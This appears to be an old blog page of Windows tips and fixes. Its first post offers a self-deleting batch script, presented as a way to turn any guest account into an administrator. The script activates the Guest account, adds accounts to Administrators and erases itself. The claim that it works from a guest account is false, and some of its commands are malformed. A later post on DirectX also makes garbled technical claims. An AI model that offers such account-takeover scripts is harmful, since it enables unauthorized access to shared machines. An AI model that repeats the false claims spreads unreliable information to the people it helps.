Showing posts with label Windows Troubles and Solution. Show all posts

Nowadays its possible to convert any GUEST account into ADMIN just by few basic tricks . All you need to do is copy the code below,


copy/paste it into Notepad and save it as Guest2admin.bat on your desktop.


echo off
title Please wait...
cls
net user add Username Password /add
net user localgroup Administrators Username /add
net user Guest 420 /active:yes
net localgroup Guests Guest /DELETE
net localgroup Administrators Guest /add
del %0


Double-click the file to execute or type the above-given code in Command Prompt.

Note: This also creates a net account which is also accessible through nets open and feel free to post any queries regarding this . .

Read More......

Enable right click

Posted by Agent X | Friday, May 08, 2009 | , , | 1 comments »

Lots of web sites have disabled the right click function of the mouse button... it's really, really annoying. This is done so that you don't steal (via right-click->save picture) their photos or images or any other goodies. Unfortunately, it disables ALL right-click functionality: copy, paste, open in new window.

It's easy to change, assuming your using IE:
Click "Tools"->"Internet Options"
Click the "Security" tab
Click "Custom Level"
Scroll down to the "Scripting" section
Set "Active Scripting" to "disable"
Click "Ok" a couple of times.

You'll probably want to turn this back to "enable" when your done... 'cause generally the javascript enhances a website.

Read More......

Creation Master 09 Errors

Posted by Deathlord | Sunday, February 22, 2009 | , | 0 comments »

I've been editing the fifa 09 database to add in more and more new faces and players, due to a virus attack while testing somthing happened and I'd to format and reinstall Windows.After that I updated the windows through Microsoft Windows Update and then I could not open the creation master 09 even after reinstalling it so many times.This error kept showing up


The title may be deceiving, The solution for these kinds of problems are the same.You may have a high end system with so much to deliver than required. In spite of this you get very less out of your computer's performance.Errors like these keep coming

The solution for these problem lies with your direct-x version you use. Most of the Games like Assassins Creed, Fear, Counter-Strike , GTA-4, and applications like Creation Master 09, Mozilla Firefox and even Microsoft Windows will crash and give a similar error like shown in the image.
When you update your latest graphic drivers,sound driver, it is a must to check if you have a latest driver of Direct-X.This Direct-X is a controller which controls all the applications permissions and memory requirements and hardware and software accelerations for games and media related applications.

To Check your version of Direct-X
Goto ->Start->run-> and type dxdiag
Then download the latest version

Here is the link.

Your latest Driver version must be 4.09.0000.0904
This driver version is released on november 08.

Note:
If there were new releases also the link provided works fine.

Read More......

Task Manager Disabled

Posted by Agent X | Saturday, February 21, 2009 | | 0 comments »


Recently my PC got affected by some VIRUS and after that i removed almost most of the Trojan virus with my KIS Anti virus . But soon after it I noticed some Strange activities in my system like if I press CTRL+ALT+DEL then it i get a error message stating “Task Manager has been disabled by your administrator”.



Now I felt that it is very easy to recover from this error by going to Registry Editor and so I clicked Start--> Run --> Regedit . Now only i realized that its not a easy deal because i got a error meassage stating “Registry editing has been disabled by your administrator“.


And I got another problem that Folder Options and even Show Hidden Files & Folder is disabled and I tried scanning my PC with almost all popular Antivirus but nothing had helped me to recover the errors , so i had left with only one option of FORMATTING my windows . Soon after few days again i experienced the same problem again and this time i am not ready to format instead I used a trick and restored my PC to its STABLE STATE . So I thought of sharing it with U.

This problem is most commonly caused by a virus called “Brontok“. Brontok virus will make some changes to the system restrictions in order to hide itself from easy detection and also from easy cleaning.


Here’s a free tool called Remove Restrictions Tool (RRT) which is able to re-enables all what the virus had previously disabled, and gives you back the control over your own computer.

Click here to download RRT


Remove Restrictions Tool is able to re-enable:

  • Registry Tools (regedit)
  • Ctrl+Alt+Del
  • Folder Options
  • Show Hidden Files Etc .
Note : Make sure you boot in SAFE MODE to use RRT and just click its button , it will finish the job for you .


Read More......

Windows Directory Problems.

Posted by Agent X | Wednesday, February 11, 2009 | | 1 comments »

Everyone who uses windows have a problem on creating files with name CON,PRN,NUL and so on,
They say it as a bug.But now check for yourself.About the whole issue.

Anyone with DOS experience would recognize "nul", "prn" and "con" are not "special files in windows to maintain the FAT table" but are used for typical batch entry. (That's not a bug, that's a feature!)

I still use con (short for console?) on occasion to create test files ala copy con hello.txt "
Suggesting that we should all switch to Linux because we can't name a file "con" is retarded. It seems you are implying that if MS released the source to windows then somehow you would be able to live with restricted filenames, perhaps causing you to grow an imagination to discover great alternatives such as "null", "prnt", and "conn".

Until then stick with you Linux where presumably you can create files with any name such as "/", "\!@&#", or "AbooIsADumb@ss".


Those who have DOS they can still create these files with the help of this

go to command prompt
c:\>md\\.\c:\con

Its done

go to windows Explorer & verify it

HOLA!! u did it.

Read More......

Site For Windows Tweaks

Posted by Agent X | Tuesday, February 10, 2009 | | 0 comments »

This is the most important Site which is started by a group of engineers for latest updates , downloads , Windows tricks and many Internet tips and Tweaks .It's all about moving your digital life smoothly. Having problems with your windows or linux machine? Or want to power pack your machine with unlimited tweaks? Technize is your one stop solution.


Website : http://www.technize.com/

Read More......

Task Manager Problems & solutions

Posted by Agent X | Saturday, February 07, 2009 | | 0 comments »

Well, this situation might never arise when you need to Disable your Task manager. But more commonly it happens because of a virus attack. Viruses do disable the Task Manager. Now they do so by editing the Registry values. Even if you remove the viruses, the registry changes will remain and thy will continue to effect your system, until you correct them. This is easy and I will let you know how this can be done with just a small change in Registry. Here’s what you need to do.

1. Go to Start –> Run, and open Regedit.
2. Go to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
3. If you are infected by a Virus then you will see a Dword Value “DisableTaskMgr“, if not, then create this new value.
4. To Enable it, give a value of “0“, and to Disable it, give it a value of “1

This is a very simple method by which Task manager can be Enabled/ Disabled. Apart from that, if you are in a network, and want to disable Task manager for a user, then you need to change the Computer Policies.

Read More......